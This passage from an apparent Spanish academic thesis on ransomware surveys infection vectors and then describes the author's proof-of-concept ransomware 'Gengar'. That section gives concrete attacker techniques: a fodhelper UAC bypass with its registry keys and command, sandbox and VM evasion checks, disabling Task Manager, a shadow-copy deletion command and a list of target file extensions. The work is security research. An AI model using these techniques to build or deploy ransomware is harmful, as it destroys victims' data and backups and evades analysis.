Ya hemos hablado de este servicio de *Microsoft* con anterioridad. *Microsoft Exchange Server* [Wika] es un *software* utilizado para la colaboración entre usuarios en el ámbito empresarial. Está centrado en la gestión del correo electrónico así como la compartición de calendarios y la integración de algunas herramientas de *Microsoft Office*.
MS Exchange se ha convertido en una herramienta esencial para las empresas debido a que la pandemia ha enviado gradualmente a la gente a trabajar desde casa para evitar al máximo el contacto entre personas y por ende la transmisión del *SARS-CoV-19*. Según la agencia de ciberseguridad de Cataluña [Ciba] [Cibb], durante este último año, a su misma vez, también se ha convertido en uno de los objetivos de ataque de los cibercriminales, ya que el compromiso de un servidor de *Exchange* ofrece el acceso a grandes volúmenes de información y contraseñas de administrador para llevar a cabo diferentes ataques. En realidad, la relación que existe entre estos ataques y el *software* de *Microsoft* es a causa de cuatro vulnerabilidades críticas identificadas a principios de año, en las versiones 2013, 2016 y 2019 del *software*. Dichas vulnerabilidades fueron parcheadas en marzo de este mismo 2021 y permiten al atacante tomar el control de cualquier servidor de *Exchange* sin necesidad de introducir credenciales. Una vez dentro del sistema es muy fácil comprometer la seguridad de muchas formas distintas. A partir de la comunicación y de la publicación de los parches, han proliferado las amenazas y se ha originado una campaña de ataques global contra los servidores desactualizados, con miles de afectados.
Por eso como moraleja a este asunto, es muy importante estar al tanto de los programas que usas y si son de algún modo vulnerables. Además conviene mantener tu equipo y los demás *softwares* actualizados siempre que sea posible.

Cuidado con los correos electrónicos fraudulentos

Sin duda son el punto de entrada por excelencia de los *ransomware*, así como de otros virus. Los servicios de correo electrónico se pueden utilizar de diferentes formas para difundir *ransomware*. Este tipo de correos con intenciones ilícitas son

conocidos como spam o emails de phishing. El *malware* puede venir disfrazado de archivo adjunto o bien en forma de enlaces o *URL* a sitios web maliciosos. Cuando las víctimas descargan y abren el archivo adjunto malicioso, el *ransomware* infectará el sistema casi de manera instantánea. De otra forma, cuando los usuarios hacen clic en dichos enlaces, se les redirige a un sitio web malicioso que, a su vez, infecta su sistema.

Aunque usualmente el principal objetivo de los correos de phishing es conseguir información sensible de los usuarios, como credenciales de acceso de algún servicio, el código de seguridad de tu tarjeta de crédito, código PIN, u otro tipo de información personal identificable haciéndose pasar por una institución confiable, los correos de phishing también pueden incluir archivos o enlaces que pueden llevar al compromiso de tu dispositivo con *malware*.

Por ende, siempre es prudente leer tus correos con detenimiento. Si vas a los detalles minuciosos del mismo correo, probablemente caigas en la cuenta de que estás lidiando con varias estafas. Por ejemplo, se recomienda prestar atención en sí en el mensaje se evoca una sensación de urgencia al usuario; ya sea por descargar un archivo a hacer clic a algún determinado enlace, o por pedir introducir credenciales o datos personales importantes. Algunas señales de peligro son las siguientes:

- El mensaje utiliza subdominios, **URLs mal escritas o URLs sospechosas**.
- El remitente **usa una dirección de correo electrónico pública como Gmail, Hotmail** o cualquier otra, en lugar de una dirección de correo electrónico corporativa (dominio de la empresa).
- Como ya hemos visto, **los mensajes suelen ser urgentes y en ocasiones amenazantes**.
- Los mensajes **solicitan verificar información personal**, como detalles de tus bancos o una contraseña.
- El mensaje **está mal escrito y suele contener faltas de ortografía**.
- Los **logos e imágenes están desproporcionados** o no son del color que deben tener.

Como podemos ver en la Figura 9, el mensaje proviene de un dominio de dudosa procedencia. Vienen con muchas faltas de ortografía, las imágenes no se visualizan correctamente, la paleta de colores es diferente y además dice ser de un producto que el cliente ha comprado por la página web de *Amazon*. Sin nos fijamos en el nombre del dominio, no termina en *@amazon.es*, cosa que es bastante extraña. En particular, las propias empresas como *Amazon* ofrecen soporte para consultar este tipo de fraudes.

Figura 9: *Claro caso de phishing, intentando suplantar en este caso a la web de compra online Amazon. Se puede ver si eres víctima de phishing a través de: https://www.amazon.es/gp/help/customer/display.html?nodeId=GRGRY7AQ3LMPXVCV.*

RDP

Remote Desktop Protocol [Wikb] o abreviado *RDP* es un protocolo propietario desarrollado por *Microsoft* que permite la comunicación en la ejecución de una aplicación entre una terminal (mostrando la información procesada que recibe del servidor) y un servidor *Windows* (recibiendo la información dada por el usuario en el terminal mediante el ratón o el teclado). Este servicio utiliza por defecto el puerto *TCP 3389* en el servidor para recibir las peticiones. Una vez iniciada la sesión desde un punto remoto el ordenador servidor mostrará la pantalla de bienvenida de *Windows*, y no se verá lo que el usuario está realizando de forma remota.
Para expresarlo de una forma más sencilla, permitimos que se controle (a través del mouse y/o del teclado) un dispositivo terminal desde otro dispositivo.

Con el crecimiento del trabajo desde casa esta herramienta se usa cada vez más para la solución de problemas entre otras cosas. Aun así, en lo que a seguridad se refiere puede suponer un problema grave si alguien toma el control directo con intenciones maliciosas. Los atacantes pueden utilizar algoritmos de fuerza bruta (explotando contraseñas débiles) y técnicas de ingeniería social para adquirir credenciales de inicio de sesión *RDP*. Después de adquirir esta información, el camino se abre a la computadora y la red de la víctima. Los perpetradores pueden instalar cualquier tipo de malware (por ejemplo, *ransomware*) en la máquina de la víctima además de infiltrarse en la red de destino.

Afortunadamente, como usuarios, podemos habilitar o deshabilitar el servicio de Windows a nuestro antojo. Además el escritorio remoto de *Windows 10* no está disponible en la versión *Home* del sistema operativo, por lo que vas a necesitar la licencia de una versión superior para poder utilizarlo, como por ejemplo *Windows*

10 Pro.

Kits de explotación o Exploit Kits

Un exploit kit es una plataforma basada en la web que permite a los atacantes automatizar las explotaciones detectando las vulnerabilidades del sistema operativo u aplicaciones de la víctima y comparándolas con el repositorio de exploits almacenado dentro del kit de exploits. Esto permite a los atacantes seleccionar el exploit correcto para la máquina víctima objetivo.
Cuando navegamos por internet, podemos ser redirigidos a ellos a través de enlaces en correos electrónicos maliciosos, sitios web comprometidos o anuncios o *banners* en los que hagamos clic mediante el cursor.

Después de explotar con éxito la aplicación vulnerable en la máquina de la víctima, el kit de explotación descargará el *payload* o carga útil, la cual puede ser cualquier tipo de malware o simplemente un *dropper* que descarga otro malware en la máquina de la víctima.

Según Hassad [Has19], los *exploit kits* más conocidos actualmente en uso son *Angler*, *RIG-v EK*, *Fallout EK*, *Magnitud* y *Neutrino*.

Macros de Office

Las macros de *Microsoft Office* son un conjunto de instrucciones y comandos escritos en lenguaje *Visual Basic* destinados a automatizar tareas repetitivas en programas de *Microsoft Office* como *Excel* y *Word*. Han sido explotadas por los cibercriminales para realizar acciones maliciosas o para instalar *malware* en las máquinas víctimas. Básicamente, los ciberdelincuentes distribuyen archivos de *Microsoft Office* en línea con una macro maliciosa incrustada en ellos, y cuando un usuario abre un archivo infectado, si no tiene las macros deshabilitadas, sin o con notificación la macro realiza sus acciones de manera automática una vez se abre el documento.
A partir de Office 2003, *Microsoft* agregó un nivel de seguridad de macros que evita que las macros se carguen automáticamente.

Es el método usado para distribuir el *ransomware Gengar* desarrollado para este proyecto (Documento *Word* con *macros* maliciosas).

Ransomware as a Service

Ya hemos visto un poco de ellos en la evolución e historia de los *ransomwares*. Están muy de moda, básicamente porque facilitan mucho la faena de los atacantes. *RaaS* es un modelo emergente peligroso que generalmente involucra a tres actores: un autor de *malware*, un proveedor de servicios y agentes (atacantes). Los autores de malware desarrollan código de *ransomware*, lo integran en un panel de control en línea y lo presentan para la venta o alquiler. También proporcionan instrucciones paso a paso sobre cómo lanzar ataques de ransomware para que los delincuentes sin conocimientos técnicos, puedan utilizar este servicio.

Los desarrolladores de ransomware ofrecen sus servicios anunciándose en la dark web, de manera que el *RaaS* funciona [Ram], principalmente, a través de:

- El pago de una suscripción mensual a cambio de usar el ransomware.
- Programas de afiliación, donde aparte de la cuota mensual, se paga también una comisión de los beneficios del rescate.
- Licencia de un solo uso sin comisión.
- Comisiones, es decir, no hay cuota mensual o de entrada, pero los desarrolladores del ransomware se llevan una comisión por cada ataque exitoso y rescate recibido.

Un ejemplo de *RaaS*, es el famoso *GrandCrab*, o familias como las que hemos visto en la sección anterior, como *REvil* o *Maze*.

USB

Aunque los ataques basados en dispositivos *USB* se consideran amenazas que requieren que el atacante tenga acceso físico a la máquina de destino, han aumentado drásticamente a lo largo de los años, debido a la falta de conciencia sobre la ciberseguridad de la gran mayoría de usuarios.

Algunos atacantes dejan caer intencionalmente unidades *USB* infectadas con *malware*, con la esperanza de que uno de los alguien inserte uno de los *USB* infectados en su máquina de trabajo. Un ejemplo de ransomware malicioso que se propaga a través de unidades *USB* es el *ransomware Spora*.

Vulnerabilidades dia 0 o *Zero Day*

Cuando el fabricante o desarrollador de un programa, aplicación o webservice descubre un fallo de seguridad en su sistema, rápidamente se aplica una actualización o parche para solventarlo. Pero ¿qué ocurre si es los ciberdelincuentes el que descubre la vulnerabilidad antes que el desarrollador y se aprovecha de ella sin que este o los usuarios seamos conscientes? Esto es lo que se conoce como una vulnerabilidad Zero Day [OSI].

Generalmente se encuentran en navegadores web, complementos de navegador o aplicaciones. A veces pueden existir en el propio sistema operativo. Los delincuentes aprovechan estas vulnerabilidades para hacer su trabajo (por ejemplo, infectar computadoras con *ransomware*) sin temor a que sus ataques sean detenidos por antivirus y otras soluciones de seguridad.

Sin duda, resulta escalofriante la cantidad ingente de las diferentes maneras que existen de infectar a un dispositivo. Por eso es conveniente que extrememos las precauciones y pensemos dos veces, por ejemplo antes de pinchar en un simple enlace.

Mediante campañas de distribución de otros malware

El ransomware también puede ser propagado, aunque en menor medida mediante botnets o la descarga de otros *malware* como por ejemplo el famoso Emotet [Seca].

NOTA! Emotet es un *malware* que en sus principios, cuando era considerado un *malware* bancario, obtenía información financiera usando métodos de *sniffing* y algunas de sus variantes usaban distintos tipos de *payloads* como, por ejemplo, inyectando código en la pila de red de un ordenador infectado, permitiendo que información sensible sea robada por medio de transmisión de datos. Actualmente, presenta una mayor sofisticación al ser un *malware* polimórfico.

Este popular troyano suele descargar en los equipos comprometidos los troyanos *QakBot* y *Trickbot*, los cuales han sido utilizados para descargar luego los ransomware *Ryuk* y *Conti*. Esto también explica en parte por qué es muchas veces difícil tener datos sobre las detecciones de los ataques que realizan estos grupos.

Gengar Ransomware

Investigar sobre el *ransomware* no es el único objetivo planteado para este trabajo. Decidí desarrollar un *virus* propio, para posteriormente realizar una prueba de concepto. Este *virus* de cifrado se ha bautizado como *Gengar*[11] o *Proyecto Gengar* y ha sido pensado para infectar máquinas con **sistema operativo *Windows***. De esta manera he podido verdaderamente ver cómo funcionan por dentro, además de adquirir conocimientos sobre diferentes técnicas usadas por los cibercriminales, en concreto; distribución de malware mediante las macros de un archivo *Word*, detección de entornos virtualizados para alterar el comportamiento del *malware*, conexión con el servidor de *comando & control* (aunque en mi caso, solo se controla la ejecución de las máquinas víctima), cómo elevar privilegios de administrador, un poco de ofuscación de código, entre otras muchas técnicas. Además he decidido implementar un vector de ataque completo, por eso el proyecto consta de diferentes componentes que explicaré a continuación; el *payload* que encripta los archivos del equipo, un documento *Word* acompañado de unas *macros* maliciosas, y un servidor de donde se descarga el *payload* y a la vez se reciben las peticiones *HTTP* para controlar el estado de los ataques mediante una base de datos *sqlite3*.

Antes de empezar a explicar cada uno de sus componentes, algunas aclaraciones específicas sobre la implementación:

- El lenguaje de programación utilizado fue *Python*. Esto es así debido a que ofrece múltiples herramientas o módulos, por ejemplo para utilizar *AES* o para sobreescribir los valores de las claves de registro en *Windows*.
- Como he dicho el algoritmo de cifrado utilizado es *AES* (de manera concreta de 128 *bits*). Aunque es un algoritmo ya antiguo, sigue siendo un estándar hoy en día, dada la seguridad que ofrece. Además la librería "cryptography" de Python trae consigo una versión de *AES*.
- Al ver que existen *ransomware* de tipo *bloqueo*[12]y de tipo *cifrado*[13], decidí realizar un ransomware que encriptará los archivos uno a uno; es decir, se ha desarrollado un ransomware del tipo *cifrado*.
- La distribución del *malware* se va a llevar a cabo a través de un documento de *Word* del paquete de *Microsoft Office*, que llevará consigo un *script* o *macro* en *Visual Basic*.

[11]se trata de una de las criaturas ficticias de la franquicia *Pokémon*. Decidí apodarlo de este modo, ya que es un *Pokémon* que personalmente siempre me ha gustado, y posee habilidades que anulan los movimientos del enemigo o bien evita que el oponente pueda escapar en combate. Esta serie de características, recuerdan mucho a la naturaleza del *virus ransomware* donde no puedes utilizar tus archivos hasta que el atacante no intercede.

[12]un tipo de *ransomware* que simplemente priva de acceder a tu información personal a través de por ejemplo el bloqueo de inicio de sesión o el bloqueo de la pantalla mostrando la página del rescate.

[13]otro tipo de ransomware, que identifica como objetivo ciertas extensiones de archivo para acabar cifrándolos mediante algoritmos de encriptado fuertes.

- El servidor, también se ha implementado en *Python*, utilizando el módulo de *ngrok* para ahorrarnos tener que hacer un proceso de *deploy*. Aunque *ngrok* es rápido y sencillo de usar, veremos que tiene algunos inconvenientes.

A continuación, se explicará el comportamiento y las tecnologías usadas para desarrollar cada uno de los componentes anteriormente citados, así como los resultados obtenidos en cada caso.

Payload. Encryption y *Decryption Protocol*

Protocolo de encriptado

Esta es la pieza fundamental del *ransomware Gengar*. A grandes rasgos lo que se ha realizado es separar la encriptación de la posterior desencriptación.
Antes de entrar en detalle, e aquí un diagrama de flujo en el que se resumen todos los pasos a seguir por el protocolo de cifrado.




Figura 10: *Diagrama de flujo de la rutina de ejecución de Gengar ransomware*

Una vez descargado y ejecutado en la máquina víctima, en primer lugar, el *software* de encriptación lo que va a hacer es elevar los privilegios para autoejecutarse en modo administrador. Necesitamos estos permisos para poder ejecutar una serie de acciones antes de poder recorrer el sistema de archivos para ir encriptando uno a uno, tal y como la família de *ransomwares Ryuk* realiza. ¿Cómo realizaremos esto? Sencillamente, aprovecharemos una vulnerabilidad de seguridad del sistema operativo *Windows*, descubierta en 2017 por un estudiante alemán [DZo].

Windows UAC*. Elevando privilegios de administrador mediante *fodhelper.exe

El Control de cuentas de usuario o *UAC* es un componente de seguridad en los sistemas operativos *Windows* que permite a los usuarios realizar tareas comunes adoptando el rol de *administrador* sin tener que cambiar de modo de usuario o usar la opción *"Ejecutar como"*. Cabe decir que la cuenta o el modo de *administrador* permite realizar cambios en el sistema que un usuario normal no puede realizar.
Cada vez que un usuario intenta realizar una tarea que requiere permisos de *administrador*, se presenta la siguiente ventana:




Figura 11: *Ventana para solicitar permiso al usuario para ejecución con privilegios de administrador (UAC prompt).*

Para saltarnos esta ventana, la cual requiere la acción directa del usuario víctima (*Si* para aceptar las acciones y *No* para declinarlas), utilizaremos el ejecutable

llamado *fodhelper*. Dicho binario, contiene configuraciones de "elevación automática", además de ser creado y firmado digitalmente por *Microsoft* alojándose en una ubicación de confianza, más concretamente en `C:\Windows\System32`. Esto significa que no se mostrará la ventana anterior de la *UAC* cuando este vaya a ejecutarse.
Además de esto, durante la ejecución de *fodhelper.exe*, *Windows* busca comandos adicionales a ejecutar mirando dos claves de registro[14]. Dichas claves se encuentran en:

- `HKCU\Software\Classes\ms-settings\shell\open\command\(default)`
- `HKCU\Software\Classes\ms-settings\shell\open\command\DelegateExecute`

Si sobreescribimos los valores de dichas claves, podemos llegar a realizar los comandos que nos venga en gana, ejecutados con permisos de administrador. En nuestro caso vamos a sobreescribir el valor de la clave por defecto o `default` para que se abra el intérprete de comandos pasándole por parámetro nuestro programa *"encriptador"*. El comando queda de la siguiente forma:

```
C:\Windows\System32\cmd.exe /k (ruta del archivo ejecutable)\
Encryption_Protocol.exe
```

Continuando con la explicación del protocolo de encriptado, después de realizar esta elevación de privilegios, vamos a utilizar un módulo preparado para detectar si nuestro programa se está corriendo en un entorno virtualizado; dicho módulo lleva el nombre de `VirtualEnvironmentDetector`.

Detector de entorno virtualizado *(VirtualEnvironmentDetector.py)*. Técnicas de evasión

Para un ciberatacante, sería contraproducente que se pudiese analizar lo que el código malicioso hace. Si alguien analiza el comportamiento del *malware*, se pueden crear técnicas para contrarrestarlo de manera que el *virus* puede dejar de afectar a la mayoría de equipos y por ende dejaría de ser peligroso. Como ahora estamos en la piel de los "malos" debemos crear técnicas para evitar que se pueda analizar el *malware*.

Lo ideal, para realizar un análisis forense de *malware* es utilizar programas que crean un entorno aislado; principalmente se usan máquinas virtuales o entornos *sandbox*.
Ambas cosas son similares y proporcionan un mecanismo para ejecutar programas con seguridad y de manera separada a los procesos que corren sobre la máquina original. A menudo se utiliza para ejecutar código nuevo, o software de dudosa confiabilidad proveniente de terceros.

[14] El registro de *Windows* es una base de datos jerárquica que almacena los ajustes de configuración y opciones en los sistemas operativos *Microsoft Windows*. El registro contiene dos elementos básicos: claves y valores.

Ese entorno aislado permite controlar de cerca los recursos proporcionados a los programas cliente a ejecutarse, tales como espacio temporal en discos y memoria. Habitualmente se restringen las capacidades de acceso a redes, la habilidad de inspeccionar la máquina anfitrión y dispositivos de entrada entre otros. Además, existe la posibilidad de generar *snapshots* o instantáneas para ver el antes y el después del sistema infectado.

Pues bien, como atacantes nos interesa proporcionar la mínima información de lo que nuestro *malware* hace. Específicamente, el módulo está diseñado para detectar la ejecución en los siguientes sistemas de hipervisor:

- *Parallels*
- *Oracle VM VirtualBox*
- *Windows Virtual PC*
- *VMWare*
- *Hyper-V*
- *Sandboxie*
- *Wine* (el cual permite la ejecución de aplicaciones diseñadas para sistemas operativos *Windows* en otros sistemas operativos basados en *Unix*, como *macOs* o distribuciones de *Linux*)
- *Xen Project*
- *BOCHS*
- *QEMU*
- *Cuckoo Sandbox*

Cuando detectemos si estamos en alguna de estas plataformas, se va a detener la ejecución. De este modo no se detectarán los efectos de *Gengar*. Las diferentes técnicas de evasión que se han empleado para la detección se han obtenido del blog de evasions checkpoint [Res]. En llamar al constructor de la clase *VirtualEnvironmentDetector* realizaremos las siguientes acciones:

- **Detección basada en la presencia de archivos y directorios**: en algunos casos, cuando estamos en una *sandbox* o máquina virtual, contamos con algunos ficheros o directorios específicos. Buscaremos coincidencias con dichos archivos y directorios para determinar si el *malware* se está ejecutando en un entorno aislado.
- **Detección basada en la presencia y valores de registros de *Windows***: lo mismo ocurre para algunos registros. Si encontramos claves y valores de registro en el *host* infectado, podemos determinar que se están ejecutando en un entorno virtual. Podemos consultar los valores de cada clave utilizando la interfaz de programación de aplicaciones de *Windows*

(*kernel32.dll*, *user32.dll* y *gdi32.dll*). En *Python* lo haremos mediante el módulo *winreg*, el cual usa las librerías dinámicas citadas.

- **Detección a partir de las direcciones de red físicas o direcciones *MAC***[15]: En este caso, los proveedores de diferentes entornos virtuales codifican algunos valores (dirección *MAC*) para sus productos; por este motivo, dichos entornos pueden detectarse comprobando si una dirección de red física se corresponde a una de las siguientes:
  - La *MAC* para *Parallels* suele empezar por *00:1C:42*.
  - La *MAC* para *VirtualBox* suele empezar por *08:00:27*.
  - La *MAC* para *VMWare* puede empezar por: *00:05:69*, *00:0C:29*, *00:1C:14*, y *00:50:56*.
  - La *MAC* para *Xen* puede empezar por *00:16:E3*.

  Por tanto, vamos a comparar los tres primeros pares de caracteres hexadecimales de cada dispositivo infectado, con los valores anteriores.

- **Detección a partir de determinadas características del sistema**: normalmente en un sistema basado en hipervisor se asignan los recursos del hardware mínimos por defecto. El número de núcleos de la *CPU* o bien la cantidad de *RAM* suelen tomar valores bajos, así como la resolución utilizada en la imagen suele ser diferente a la resolución de alta definición (1280x720) u otras como el *4K* (3840x2160). En mi caso tan solo he tomado en cuenta los dos primeros parámetros (el número de procesadores y el tamaño de la memoria principal). Cabe decir que no son un factor determinante, ya que los números pueden cambiar fácilmente, pero si puede ser una razón de peso en caso de duda.

- **Detección a partir del uso del tiempo**: según el blog de *evasions checkpoint*, la emulación de *sandbox* dura poco tiempo porque estos suelen están muy cargados con miles de muestras. De manera frecuente, el tiempo de emulación rara vez supera los 3-5 minutos. Por lo tanto, el *malware* puede utilizar este hecho para evitar la detección: puede realizar grandes retrasos antes de iniciar cualquier actividad maliciosa.
  Como contramedida, los entornos aislados pueden implementar características que manipulen el tiempo y los retrasos en la ejecución. Por ejemplo, *Cuckoo* tiene una función de omisión de operaciones que implican tiempo, como *sleep*, que reemplaza los retrasos con un valor muy corto. Esto debería obligar al malware a iniciar su actividad maliciosa antes de que se agote el tiempo de espera del análisis. Pero incluso para esta contramedida, existe una nueva contramedida para detectar este acortamiento en la ejecución. La idea implementada en este módulo, consiste en simplemente, introducir un *timeout* de por ejemplo unos cinco minutos y a su vez iniciar

[15] identificador de 48 bits que corresponde de forma única a una tarjeta o dispositivo de red. Se la conoce también como dirección física, y en la teoría es única para cada dispositivo.

un cronómetro. Una vez haya transcurrido el tiempo devolveremos falso en caso de que el tiempo transcurrido tras ejecutar la función sea igual o mayor al valor del retraso introducido por parámetro. Por el contrario, si el tiempo medido por el cronómetro, es menor al retraso, podemos concluir que estamos siendo analizados.




Figura 12: *Ejecución del malware después del timeout de análisis en algunas sandboxes.*

NOTA! Los desarrolladores del *ransomware Locky* tuvieron en cuenta que la relación entre el tiempo de ejecución de ciertas operaciones de la *API* de *Windows*, es menor en una máquina virtual. Basándose en este tipo de técnicas consiguieron reducir el análisis de dicho *virus* alterando su comportamiento en entornos aislados.

Por último, existe una función implementada para determinar si teniendo en cuenta todos estos factores anteriores, estamos dentro de un entorno destinado al análisis de *malware*, llamada `neo_takes_blue_pill`[16]. Lo que se hace es básicamente sumar el número de señales positivas detectadas, que muestran señales de estar dentro de una máquina virtual. Esta función cuenta con un parámetro de *tolerancia* para intentar reducir al mínimo el número de falsos positivos. Con la *tolerancia* "hacemos la vista gorda" con algunos de los signos indicadores de máquina virtual o entorno aislado. En general, seguramente sea más propicio no permitir ninguna señal (adoptar un valor de *tolerancia* igual a 0), para evitar al máximo ser analizados.
La ampliación y mejora de este módulo, puede ser interesante para ser desarrollada en un futuro, ya que en estos momentos el número de falsos positivos es demasiado grande. Si una máquina *host* tiene instalada algunas de las soluciones de máquina virtual listadas arriba, algunos archivos y entradas de registro estarán igualmente presentes.

Una vez, hemos realizado las comprobaciones sobre si estamos siendo analizados o no, vamos a otra de las características importantes de este programa de encriptado de los archivos.

[16]en referencia, a la película del 1999 *Matrix*, donde el protagonista *Neo* debe elegir si continuar o no viviendo en un mundo ficticio (la *Matrix* es el equivalente al entorno virtualizado).

Deshabilitar *Task Manager* y eliminar las Shadow Copies

El *Administrador de tareas de Windows* o en inglés *Task Manager*, proporciona información sobre los procesos y aplicaciones que el computador está ejecutando, la actividad de red, los usuarios y los servicios de sistema. El punto que nos interesa es que, permite cerrar las aplicaciones que tienen conflicto de manera manual rápida y segura. Dado que *Gengar* va a tomar tiempo en realizar todas sus acciones, deshabilitando este mecanismo directo que el usuario tiene de parar la ejecución de las distintas aplicaciones que están siendo ejecutadas es una buena manera de garantizar la efectividad del *malware*. Como viene siendo usual, a partir de elevar privilegios de administrador, cambiaremos el valor de una clave de registro situada en `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr` para deshabilitarlo. En realidad deshabilitarlo [Tho20] no es del todo necesario ya que, en un principio el programa se va a ejecutar en segundo plano, de manera que el usuario víctima no tiene que saber que hay un proceso malicioso ejecutándose.

Por otro lado tenemos, el *Volume Shadow Copy Service* o *VSS* que permite la creación de instantáneas o *snapshots*, es decir, realiza una copia de respaldo de los archivos del ordenador en un momento específico para cada partición donde se activa. Esta funcionalidad fue introducida en *Windows XP*, y permite recuperar algunos de sus archivos en caso de que corrompan por cualquier motivo. Si queremos dejar a la víctima sin opciones, debemos eliminar dichas instantáneas de algún modo. Con permisos de administrador, podemos ejecutar la orden siguiente:

```
os.system("cmd /c vssadmin delete shadows /all /quiet")
```

De este modo vamos a deshacernos de los *backups* que el usuario pueda tener almacenadas en el disco. Más adelante veremos los modos de recuperación y archivos que son útiles con tal de contrarrestar los ataques por *ransomware*.

Control del tamaño de los archivos a encriptar

Sin duda uno de los grandes problemas a los que me he enfrentado durante el desarrollo del *malware Gengar* ha sido el coste de encriptar archivos grandes. Más adelante hablaremos de como actúa el módulo de encriptado llamado *CryptoManager*, pero de momento, vamos a tomar como cierto, que el cifrado de los archivos de un gran tamaño es muy costoso, y tanto el tiempo como memoria empleados es grande. Por eso se ha decidido realizar un preprocesado de los archivos presentes en todo el sistema de ficheros del *host* infectado. Miraremos si estos archivos son muy grandes y los dividiremos en fragmentos más pequeños (de máximo medio GB) para poder encriptarlos a posteriori. Además se ha optado por eliminar el archivo original para no correr riesgos.
Esto se ha conseguido a través de un paquete externo de *Python* bien documentado, llamado *filesplit* [ram20].

Encriptado de los archivos; el núcleo de *Gengar* o *CryptoManager* y su clase madre *Utils*

El proceso de encriptado (así como el proceso anterior de la división de archivos) tomará en cuenta todos los volúmenes de almacenamiento conectados al ordenador. Dado que el sistema de archivos, no es más que una estructura de datos en forma de árbol, vamos a recorrerlo en *topdown* mediante el algoritmo de *os.walk()*.
Gengar mirará de encriptar solo ciertas extensiones presentes en la clase *Utils*. Cabe recordar que un ataque de este tipo no busca dejar inservible el ordenador. Para dichas extensiones "objetivo", me he fijado en las extensiones que tuvieron en cuenta los desarrolladores del *WannaCry* [Laba], que son las siguientes:

> '.doc', '.docx', '.xls', '.xlsx', '.ppt', '.pptx', '.pst', '.ost', '.msg', '.eml', '.vsd', '.vsdx', '.txt', '.csv', '.rtf', '.123', '.wks', '.wk1', '.pdf', '.dwg', '.onetoc2', '.snt', '.jpeg', '.jpg', '.docb', '.docm', '.dot', '.dotm', '.dotx', '.xlsm', '.xlsb', '.xlw', '.xlt', '.xlm', '.xlc', '.xltx', '.xltm', '.pptm', '.pot', '.pps', '.ppsm', '.ppsx', '.ppam', '.potx', '.potm', '.edb', '.hwp', '.602', '.sxi', '.sti', '.sldx', '.sldm', '.vdi', '.vmdk', '.vmx', '.gpg', '.aes', '.ARC', '.PAQ', '.bz2', '.tbk', '.bak', '.tar', '.tgz', '.gz', '.7z', '.rar', '.zip', '.backup', '.iso', '.vcd', '.bmp', '.png', '.gif', '.raw', '.cgm', '.tif', '.tiff', '.nef', '.psd', '.ai', '.svg', '.djvu', '.m4u', '.m3u', '.mid', '.wma', '.flv', '.3g2', '.mkv', '.3gp', '.mp4', '.mov', '.avi', '.asf', '.mpeg', '.vob', '.mpg', '.wmv', '.fla', '.swf', '.wav', '.mp3', '.sh', '.class', '.jar', '.java', '.rb', '.asp', '.php', '.jsp', '.brd', '.sch', '.dch', '.dip', '.pl', '.vb', '.vbs', '.ps1', '.bat', '.cmd', '.js', '.asm', '.h', '.pas', '.cpp', '.c', '.cs', '.suo', '.sln', '.ldf', '.mdf', '.ibd', '.myi', '.myd', '.frm', '.odb', '.dbf', '.db', '.mdb', '.accdb', '.sql', '.sqlitedb', '.sqlite3', '.asc', '.lay6', '.lay', '.mml', '.sxm', '.otg', '.odg', '.uop', '.std', '.sxd', '.otp', '.odp', '.wb2', '.slk', '.dif', '.stc', '.sxc', '.ots', '.ods', '.3dm', '.max', '.3ds', '.uot', '.stw', '.sxw', '.ott', '.odt', '.pem', '.p12', '.csr', '.crt', '.key', '.pfx', '.der', '.py'

